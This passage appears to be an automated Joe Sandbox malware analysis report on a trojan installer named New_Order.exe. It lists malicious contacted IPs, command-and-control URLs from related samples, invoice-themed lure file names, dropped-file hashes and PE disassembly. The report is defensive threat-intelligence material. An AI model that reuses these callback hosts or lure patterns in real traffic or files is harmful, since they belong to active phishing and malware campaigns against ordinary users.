http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
75.2.115.196	www.roastedorganic.com	United States		16509	AMAZON-02US	true
62.149.189.71	www.geacasolaro.com	Italy		31034	ARUBA-ASNIT	true
91.148.168.141	voiceclubdubai.com	Bulgaria		31083	TELEPOINTBG	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	susanestuart.com	United States		15169	GOOGLEUS	false
85.233.160.22	fwd3.hosts.co.uk	United Kingdom		8622	ISIONUKNamescoLimitedGB	true
8.210.40.49	www.hdjakdhf.com	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true
150.95.255.38	www.year-action.xyz	Japan		7506	INTERQGMOInternetIncJP	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	411746
Start date:	12.05.2021
Start time:	06:08:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New_Order.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@13/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 65.7% (good quality ratio 60.7%) • Quality average: 72.7% • Quality standard deviation: 31%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
75.2.115.196	PO#6275473, Shipping.exe	Get hash	malicious	Browse	• www.neverpossible.com/nyr/?hFN=HMvQt6bkCevDbBHl57tlpg2VEEGTCu7btVM4jmpr9u1g6ochkRM7DKqFK8ehddD2fJuq&znp8sT=8pwxRHeHx
	file.exe	Get hash	malicious	Browse	• www.officialtimelessbeauty.com/ud9e/?8pK0l4=P93bHQjnxxVAZ9Sn5t3lLhH96Scwn9CJKfcYg3q1h+dYAJf5pCDrtfQdckA+HT/QOAgK&EhU45z=gdJpOxNhdV
	file.exe	Get hash	malicious	Browse	• www.officialtimelessbeauty.com/ud9e/?KtxD=P93bHQjnxxVAZ9Sn5t3lLhH96Scwn9CJKfcYg3q1h+dYAJf5pCDrtfQdckA+HT/QOAgK&p0D=AdhDQXr

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• www.officialtimelessbeauty.com/ud9e/?M6cphXg=P93bHQjnxxVAZ9Sn5t3lLhH96Scwn9CJKfcYg3q1h+dYAJf5pCDrtfQdcnguIyvoQlJN&VtX8=J48HPvgx
	raw f.exe	Get hash	malicious	Browse	• www.officialtimelessbeauty.com/ud9e/?inCTmJ0x=P93bHQjnxxVAZ9Sn5t3lLhH96Scwn9CJKfcYg3q1h+dYAJf5pCDrtfQdckA+HT/QOAgK&lnxdA=rBZlir70eHDp
91.148.168.141	41RFQ00952319 order specificatio.exe	Get hash	malicious	Browse	• microchiip.com/iykelink/
	46DOCUMENT449323.exe	Get hash	malicious	Browse	• microchiip.com/iykelink/
	19DOC8943.exe	Get hash	malicious	Browse	• microchiip.com/iykelink/
23.227.38.74	correct invoice.exe	Get hash	malicious	Browse	• www.lovereeko.com/s5cm/?Zh3XHBo=1FGxjFcj1FUPzS/D0SlDguBIAwatlX2WBNFXThGVt5K3dMRyhfFKBeUeQKKI53c+UOaemgtTFA==&Xv0Hzp=j0Dx
	PP,Sporda.exe	Get hash	malicious	Browse	• www.buymobilia.com/ugtw/?CVvTU=eThLp0qHv8&-Z=EKeLO8zcMggvyAnqu6sC/Qc/mwltFAuWVzDVO+nGfwm2nIuXQAQy4fFMC2pIsww48MiRk2Tftg==
	New Order.exe	Get hash	malicious	Browse	• www.thirdgenerationfarms.com/un8c/?l4=1bNDCf9Pbhw&a2MLWLu=K7pYdtPf1O8pkq5RJpQL9NxmcqWMJU+Ppy9tvWhY4bl/nVqWSKBoLDAkJ733m7sxbxGP
	slot Charges.exe	Get hash	malicious	Browse	• www.melaniesalascosmetics.com/u8nw/?iL3=OMuX02IYc5Ry0CQoPq4Nk832vdQs1BoNEyIrcTfOmq7/yl/rKnuAOoEnA6+SduwRjnFtQLe2lQ==&z6A=7n3h7JeH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• www.dtmfitwear.com/i3cn/?o6A=adsPEH&o81L=H7+d7rkdlFG2nJnRYlgPOAiJBnunM3J+jeKjPbRv+UYLXY3B67SpW8jkP/G3pjkkmaap
	PO09641.exe	Get hash	malicious	Browse	• www.safegrinder.com/or4i/?UL=ER-POL&r6t0=bE8h/5YlylaGfqFoj5Gnx56lPI3pmXv2ej3H/Ly1qjs4t+LIMarOZaaU39382eFE9bBmbj0G0Q==
	PO#6275473, Shipping.exe	Get hash	malicious	Browse	• www.malus s.com/nyr/?znp8sT=8pwxRHeHx&hFN=MKniHD/KKNZ944A0QkseLq559MRPs5jQaAqVav9SZ3PAwf03LQBPNZ+ImUBZS4FtrISW
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• www.funnyfootballmugs.com/uoe8/?rDHpw=oRF9sMnf9PdLhjUOIBAEDWVppNUvEE2O6ED6s7IbEJi5z3l9xavY20aFrDWDg7pV30V8&V2=LhqpTfJ8
	PO889876.pdf.exe	Get hash	malicious	Browse	• www.soberrituals.com/a7dr/?NTots4J=tjW8ooLTa1jsWUklWWMZll7OVycfhiXpLtdzqL9aLAWMUkY+/ly+agj0kOGNTOmqAWvW&Ch9De=9rj01Zg0
	Il nuovo ordine e nell'elenco allegato.exe	Get hash	malicious	Browse	• www.sunflowermoonstudio.com/3nop/
	Order Euro 890,000.exe	Get hash	malicious	Browse	• www.salonandspaworld.com/nbg/?AnE=N0DpoDyPy2&GzuDf=pEf6xflKLJsdCsdUJB49tHY3u81x5ITOFjKvog1CNLboxxP0rMA1boKXAxg6YVhGFy4W
	products order pdf .exe	Get hash	malicious	Browse	• www.vrolin.com/nt8e/?jfLlfJ=9rUhSLlxSB2&uR-lx=++xYuLJgoH6pp3kD7RvwfttHqcXzQyvEvUgnOCU49uNqHCcn0mAStAECI82CVhbRI5Zx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	REVISED ORDER.exe	Get hash	malicious	Browse	• www.shamansmoke.com/owws/?uDKhk=JfrPs86HdHGxMH&0pn=sHG+rQoOJeG4yTomgNlDQDPnHQ0IPx4pk+i/lkC8Qh0EEzCngsrhrbrKo7rF6GEUFueH
	NEW ORDER.exe	Get hash	malicious	Browse	• www.melaniesalascosmetics.com/u8nw/?GVIp=OMuX02IYc5Ry0CQoPq4Nk832vdQs1BoNEyIrcTfOmq7/yl/rKnuAOoEnA6+rCfQStxZqQLex2g==&tzr4=jlIXVLPHc
	PROFORMA INVOICE210505133444.xlsx	Get hash	malicious	Browse	• www.krewdog.com/hci/?HxolvBpX=A66Wlw4/Hrn0D6Biie/ZwxRaZIzTFJAuk4a3Hyus0i/oquN3TyNySX6ptiaSdx39RKDNRw==&NpJ=fDH4E
	Quotation_05052021.Pdf.exe	Get hash	malicious	Browse	• www.moondusht.com/ihmh/?jL30vv=24Imnj46Zwn2iPXFlicawvhA5pNJwcknz4KeGPUwn6tGSh+cC2AatXSx6EmNHHhT195k&K2MHFj=ExoxkhRpmdq0
	MOe7vYpWXW.exe	Get hash	malicious	Browse	• www.rianmoara.com/op9s/
	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• www.marielivet.com/o86d/?W6jDfD=PL9u7p4v7hn5T83wCAG42BUGAPPNW4v8+s1TFKrmIVkrOUDjB/r4wvcv+gOAAG+Oa4qYtq3B7Q==&Yn=ybdHh8KP02GTtb
	202139769574 Shipping Documents.exe	Get hash	malicious	Browse	• www.malus.com/nyr/?tVZl=MKniHD/KKNZ944A0QkseLq559MRPs5jQaAqVav9SZ3PAwf03LQBPNZ+ImXhjCplVxvzR&U4kp=NtxHhLZ8S6kT5jw

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• www.sewadorbsclothing.com/nt8e/?blm=TTo ywE07YkGPr 1SSYVo5Zl0 eXSAn7PGjT s4OR5iBsox azNcvt6mcq DrbAAXGiUl QyBjZ6mutA A==&tVTd=M 6AhI

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fwd3.hosts.co.uk	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• 85.233.160.23
	krJF4BtzSv.exe	Get hash	malicious	Browse	• 85.233.160.24
	y6f8O0kbEB.exe	Get hash	malicious	Browse	• 85.233.160.23
	S3d02jGrQo.exe	Get hash	malicious	Browse	• 85.233.160.22
	9JFrEPf5w7.exe	Get hash	malicious	Browse	• 85.233.160.24
	Proforma Invoice 2.xlsx	Get hash	malicious	Browse	• 85.233.160.23
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• 85.233.160.23
	Y79FTQtEqG.exe	Get hash	malicious	Browse	• 85.233.160.22
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• 85.233.160.23
	LElwKuxT4D.exe	Get hash	malicious	Browse	• 85.233.160.22
	Shipment Document BL,INV and packing list.exe	Get hash	malicious	Browse	• 85.233.160.23
	Purchase Order pdf.exe	Get hash	malicious	Browse	• 85.233.160.22
	ORDER pdf.exe	Get hash	malicious	Browse	• 85.233.160.23
	Scan-PI497110_pdf.gz.exe	Get hash	malicious	Browse	• 85.233.160.22
	PO 213409701.xlsx	Get hash	malicious	Browse	• 85.233.160.23
	PROFOMA INVOICE pdf.exe	Get hash	malicious	Browse	• 85.233.160.22
	Sf6jgQc6Ww.exe	Get hash	malicious	Browse	• 85.233.160.23
	winlog(1).exe	Get hash	malicious	Browse	• 85.233.160.23
	payment list.xlsx	Get hash	malicious	Browse	• 85.233.160.22
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 85.233.160.23
shops.myshopify.com	correct invoice.exe	Get hash	malicious	Browse	• 23.227.38.74
	PP,Sporda.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	PAYMENT INSTRUCTIONS COPY.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	slot Charges.exe	Get hash	malicious	Browse	• 23.227.38.74
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO09641.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO#6275473, Shipping.exe	Get hash	malicious	Browse	• 23.227.38.74
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO889876.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Il nuovo ordine e nell'elenco allegato.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Euro 890,000.exe	Get hash	malicious	Browse	• 23.227.38.74
	winlog.exe	Get hash	malicious	Browse	• 23.227.38.74
	products order pdf .exe	Get hash	malicious	Browse	• 23.227.38.74
	REVISED ORDER.exe	Get hash	malicious	Browse	• 23.227.38.74
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	NEW ORDER.exe	Get hash	malicious	Browse	• 23.227.38.74
	PROFORMA INVOICE210505133444.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Quotation_05052021.Pdf.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ARUBA-ASNIT	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 62.149.142.170
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 62.149.128.40
	8D7A2AE1A479BBCA9229723C2308C564B7477791 E047D.exe	Get hash	malicious	Browse	• 188.213.16 7.248
	efubZxu50u.dll	Get hash	malicious	Browse	• 80.211.33.13
	DcDVzchpHN.dll	Get hash	malicious	Browse	• 80.211.33.13
	efubZxu50u.dll	Get hash	malicious	Browse	• 80.211.33.13

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	S1grVjDTSa.dll	Get hash	malicious	Browse	• 80.211.33.13
	HG1fxDilfH.dll	Get hash	malicious	Browse	• 80.211.33.13
	DcDVzchpHN.dll	Get hash	malicious	Browse	• 80.211.33.13
	S1grVjDTSa.dll	Get hash	malicious	Browse	• 80.211.33.13
	Z6F68M8dUn.dll	Get hash	malicious	Browse	• 80.211.33.13
	HG1fxDilfH.dll	Get hash	malicious	Browse	• 80.211.33.13
	Z6F68M8dUn.dll	Get hash	malicious	Browse	• 80.211.33.13
	gunzipped.exe	Get hash	malicious	Browse	• 80.88.87.202
	gunzipped.exe	Get hash	malicious	Browse	• 80.88.87.202
	7EcAk8vh08.dll	Get hash	malicious	Browse	• 80.211.33.13
	Pu7cgGrOOG.dll	Get hash	malicious	Browse	• 80.211.33.13
	eA2oqiHTh5.dll	Get hash	malicious	Browse	• 80.211.33.13
	7EcAk8vh08.dll	Get hash	malicious	Browse	• 80.211.33.13
	Pu7cgGrOOG.dll	Get hash	malicious	Browse	• 80.211.33.13
TELEPOINTBG	#CMA-CMG.exe	Get hash	malicious	Browse	• 78.128.8.31
	#CMA-CMB.exe	Get hash	malicious	Browse	• 78.128.8.31
	FACTURA 6475.exe	Get hash	malicious	Browse	• 78.128.8.31
	generated order 677120.xlsm	Get hash	malicious	Browse	• 217.174.152.36
	generated_check_9698936.xlsm	Get hash	malicious	Browse	• 217.174.152.52
	purchase order 370149.xlsm	Get hash	malicious	Browse	• 217.174.152.36
	copy of fax 04946.xlsm	Get hash	malicious	Browse	• 217.174.152.36
	scan of order 2570.xlsm	Get hash	malicious	Browse	• 217.174.152.52
	AWB-18267638920511_ES.exe	Get hash	malicious	Browse	• 78.128.8.31
	export of payment 2993132.xlsm	Get hash	malicious	Browse	• 217.174.152.52
	check 392553.xlsm	Get hash	malicious	Browse	• 217.174.152.36
	FACTURA 6476.exe	Get hash	malicious	Browse	• 78.128.8.31
	Zam#U00f3wienie-290421.85655463.exe	Get hash	malicious	Browse	• 78.128.8.31
	PZnr10961754.exe	Get hash	malicious	Browse	• 78.128.8.31
	Nieprawid#U0142owy IBAN.exe	Get hash	malicious	Browse	• 78.128.8.31
	AWB-182676389205111_ES.exe	Get hash	malicious	Browse	• 78.128.8.31
	xVvAobZvWU.exe	Get hash	malicious	Browse	• 78.128.8.31
	FAKTURA I RACHUNKI.exe	Get hash	malicious	Browse	• 78.128.8.31
	0AX4532QWSA.xlsx	Get hash	malicious	Browse	• 217.174.152.38
	INV8222874744_20210111490395.xlsm	Get hash	malicious	Browse	• 217.174.149.3
AMAZON-02US	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 13.58.50.133
	YDHhjjAEFbel88t.exe	Get hash	malicious	Browse	• 99.83.175.80
	yU7RItYEQ9kCkZE.exe	Get hash	malicious	Browse	• 99.83.175.80
	Shipment Document BL,INV and packing List.exe	Get hash	malicious	Browse	• 52.58.78.16
	4xPBZai06p.dll	Get hash	malicious	Browse	• 13.225.75.73
	0OyVQNXrTo.exe	Get hash	malicious	Browse	• 3.142.167.54
	rAd00Nae9w.dll	Get hash	malicious	Browse	• 13.225.75.73
	DOC24457188209927.exe	Get hash	malicious	Browse	• 13.224.193.2
	user-invoice-8488888.doc	Get hash	malicious	Browse	• 104.192.141.1
	user-invoice-8488888.doc	Get hash	malicious	Browse	• 104.192.141.1
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• 13.113.228.117
	PO9448882.exe	Get hash	malicious	Browse	• 18.219.49.238
	jjbxg8kh5X.exe	Get hash	malicious	Browse	• 52.216.177.83
	4si5VtPNTe.exe	Get hash	malicious	Browse	• 3.6.208.121
	latvia-order-051121_.doc	Get hash	malicious	Browse	• 52.219.129.63
	BANK-ACCOUNT. NUMBER.PDF.exe	Get hash	malicious	Browse	• 3.16.197.4
	PRF00202156KMT.exe	Get hash	malicious	Browse	• 3.16.197.4
	PP,Sporda.exe	Get hash	malicious	Browse	• 44.227.76.166
	Report000042.htm	Get hash	malicious	Browse	• 13.224.193.89
	Materialliste f#U00fcr Angebot.exe	Get hash	malicious	Browse	• 3.16.197.4

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\8n7cv9pwr2kwl9	
Process:	C:\Users\user\Desktop\New_Order.exe
File Type:	data
Category:	dropped
Size (bytes):	7173
Entropy (8bit):	7.643378493516249
Encrypted:	false
SSDEEP:	192:kWsIQunuTrpLAHF5te0ulc1fFpvHnMQflsQB1:kWzJuZGFwl2Njr1
MD5:	3C64776F75B97A4C93D6D618B56A6F34
SHA1:	621734AAB7D0C78F31E2710792CED1ECA8A25A42
SHA-256:	15C34F8796FADC9344F3F00A92ABF56576290325A80CA2E1FAE1DFC472FE4AE3
SHA-512:	8F3B4AA2178F4439DAF14E4CD05BC9D0CFCC21FA2F8940A163EE11E95A6608152D7B52867F69AF0A9DFF591191A1743C84F46CE0961D9C6983620AB3565208E4
Malicious:	false
Reputation:	low
Preview:	f..73...gQG.y.K..W..i..CG.y$A...k.S.IcT.k..K....W).JK...GC...pQ.Jo.a.....v.G.*.V....W..FLB...{.1...P~.J..a...l*..Q.....Bg[.6<....v{...0V...j.k.F4Z...v.....p.a...yF.BT)....QB.F.....D...l..v kWP... F..g..V.B...v[..BP.p^.J..d..L.!v..p...p4..|.....F{O..@....J.{.V4*...7.ZPF.n.....BT.!....B.V...j..dFtZ."...G....p..bw[<.....[.PB.F...J..Cb.....Tj!v{....g..J...r.....P{[.4.@...l...8V4...k. <ZPj..t.....V.!...n.B..z.....XFt.....twW2.....[.NTB.....OP..fB....*.!tg.....v.....bH.LoOO@.4.%J.{.V4*...9.....yopVy.ICB...3T.....'.$...1...BgA....twY....v...|..../...J..#,..{.V.!p {.c..b.....$.....4.@j..twW.0.,...[;.<B@.....P..fDa..K..Z.*H!...g.V|.....;cLBPbH.Lo.....*.....W..PFLlE.g.....TCW..a.....f.o.....Y.....bs.[^4.@.l...,z<.SW[i.fE...P.....O.Z.F...N.B <....SS..AtZP..B/]...~</..w[2...d/.KVh.h=cGG...P..vs.\...L..#.....T.7...,..#..G..@6.F.....dx.SS[;A<B@.....L.....KRF.Z..:..V...3OO.9H.*^...Ys9.I.!.h'.....N.*\..{[w...FyH.~).....

C:\Users\user\AppData\Local\Temp\nshC36E.tmp\a9g5j8lkcs3.dll	
Process:	C:\Users\user\Desktop\New_Order.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.26548315942308
Encrypted:	false
SSDEEP:	48:i1kuQn1ASkT3Jd95EiKT0RlsgmoKbFThbmhnheDKbgXWoqsScz5dXmeS:W4n1ASkP3KgRlsaKZnKcXWoq7czQ
MD5:	857951253D45E28242D6EFFFF15D2BE6
SHA1:	94BCE2130D6BC960C42023FCFAEC4CFE1578905B
SHA-256:	FE179C45D6115D5D7238857C0DFA7D48E24182CF4AC2C9365925DC4EB4BCDA4E
SHA-512:	9436F62D193ACD3C738278AFF98ED0E2EB2AB490D7BE46E04C8B2282E84E5027CE3DCCAEF2C531313BB17E7285D290BC2736850E7D267F3E4ABC52FBCA8E84 29
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 45%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....!..... ..... .....@..... ..T....!..... ..... ..... .....text..... ..`.r data..... .....@..@.data... ....0.....@..... .....

C:\Users\user\AppData\Local\Temp\p4uvvpfyo5r9igyk	
Process:	C:\Users\user\Desktop\New_Order.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998945413738887**
Encrypted:	**true**
SSDEEP:	3072:Tbz4IUuyr/iFThKRJq8haAGTnGhqPzj9C+a446GjKcAvBMQ4CNel:TbzR/ACYRJq8uTGAli4EKVvBMSkl
MD5:	1842785601112C137E81EA60E9504A13
SHA1:	904245EBB63CF1FF6DF3461026C179A7B1E9083B
SHA-256:	CE4A558A3F3B767B8E041794A63587145306752BCB2C990200CD6C48DB3C610E
SHA-512:	19A0EF1E359E041B0C6E6FEC991E26CB16BFDDC705F8A1C63D3F4C5B0A94A8B1BD1CC935659E637E446F3132A2EF440B38CD90716DBB950169C591337B3218E 0
Malicious:	false
Reputation:	low
Preview:	..(..g.....s.V@..9n.h.9.#..W....".}.....Q.Q....8z.{jyX.i.T-....6D...@...U...D.....c.|9.e.R1%..*.MG..H!1..@..^_...uF.....%.!.:~d.....^.>.d.L)..3..*...J(W...i.....9.:.u...u.2.? h..N.;P.;.].M.....B.r..<Qy.S.g..Uf&..6.....Y....-R3..|U../.3.p.~x.)*={)7g.....x.=...T..<.O+.2..`....RgOM.(4.G\..j..c.&.Tb.c..s...~..9v.aqT....5..2..\.:.S.O....S.2xi{.~OM.....*g..\...x.?.'N ....\.I....H...2.&...Z.n.0.....!.1.Td{';p.}..%.$aZ.Wo.....r.*.fn.....q..dq..V.....W@mD`].f-.v.E."XUgL..7.R.....J.."....la.z..6....Zu.:.S+.]K..~/.Hy.e.V...\|.>,f.9...&....\!.....0..w? U...2O..2l...5..<..=N..GV.y.....Q...%9..&k..%.YMm7....(.p....z4Od....T$....$k....04....@7.....OY..!.?.....>....xT.%.W.Q. ....?."..m....@...(..!..-.WpRF.30c).....C;.U..._I.....68...I.G .y...w?b...B4...f.}....C.V.LtTvb....T.ey.G.'..O..CH.....S.$N..aP..h.....i.....]t..._.....j.....4.wp....[..=8.lb..?D.. .Q..Q..PU.^;....pU):,...d=...w.....F..4...3...r.F.X..h.?..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.551360925759815
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	New_Order.exe
File size:	344003
MD5:	74e4eb9afbf8f9c9b285a46ced831979
SHA1:	8d65df9dc971c859f0a86a158d9576f528603410
SHA256:	68c72cdcc504fcbffe3d6219cbeeed9586e0e362f073070eda7c0b4ed962d14a
SHA512:	14c0dd32728a4e0a7cc1ceead7f78773e599000facf25dddbcd00404674ca97742784734433d5a858ca0063b57e678c599d664a16183798b4e607ff3557b0968
SSDEEP:	6144:f9X0Gni/KtKNZIcxjbzR/ACYRJq8uTGAli4EKVvBMSk6:p0MtKNZlXR/36JQTXvvV5MI
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L...".$_.....f...|.....H3.....@

File Icon

Icon Hash:	960d4b6e0f3e3642

Static PE Info

General

Entrypoint:	0x403348
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D722 [Sat Aug 1 02:44:50 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ced282d9b261d1462772017fe2f6972b

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A198h
mov dword ptr [esp+20h], ebx

Instruction
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B8h]
call dword ptr [004080BCh]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042F42Ch], eax
je 00007FE4D08F1223h
push ebx
call 00007FE4D08F4386h
cmp eax, ebx
je 00007FE4D08F1219h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007FE4D08F4302h
push esi
call dword ptr [004080CCh]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007FE4D08F11FDh
push 0000000Bh
call 00007FE4D08F435Ah
push 00000009h
call 00007FE4D08F4353h
push 00000007h
mov dword ptr [0042F424h], eax
call 00007FE4D08F4347h
cmp eax, ebx
je 00007FE4D08F1221h
push 0000001Eh
call eax
test eax, eax
je 00007FE4D08F1219h
or byte ptr [0042F42Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [0042F4F8h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 00429850h
call dword ptr [0040816Ch]
push 0040A188h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8544	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x21248	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6457	0x6600	False	0.66823682598	data	6.43498570321	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1380	0x1400	False	0.4625	data	5.26100389731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x25538	0x600	False	0.463541666667	data	4.133728555	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x21248	0x21400	False	0.430987135808	data	6.43392115595	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x38280	0x10828	data	English	United States
RT_ICON	0x48aa8	0x849d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x50f48	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 4293848814, next used block 4294638330	English	United States
RT_ICON	0x55170	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 4294046193, next used block 4294638330	English	United States
RT_ICON	0x57718	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 4294309365, next used block 4294375158	English	United States
RT_ICON	0x587c0	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x58c28	0x100	data	English	United States
RT_DIALOG	0x58d28	0x11c	data	English	United States
RT_DIALOG	0x58e48	0x60	data	English	United States
RT_GROUP_ICON	0x58ea8	0x5a	data	English	United States
RT_MANIFEST	0x58f08	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
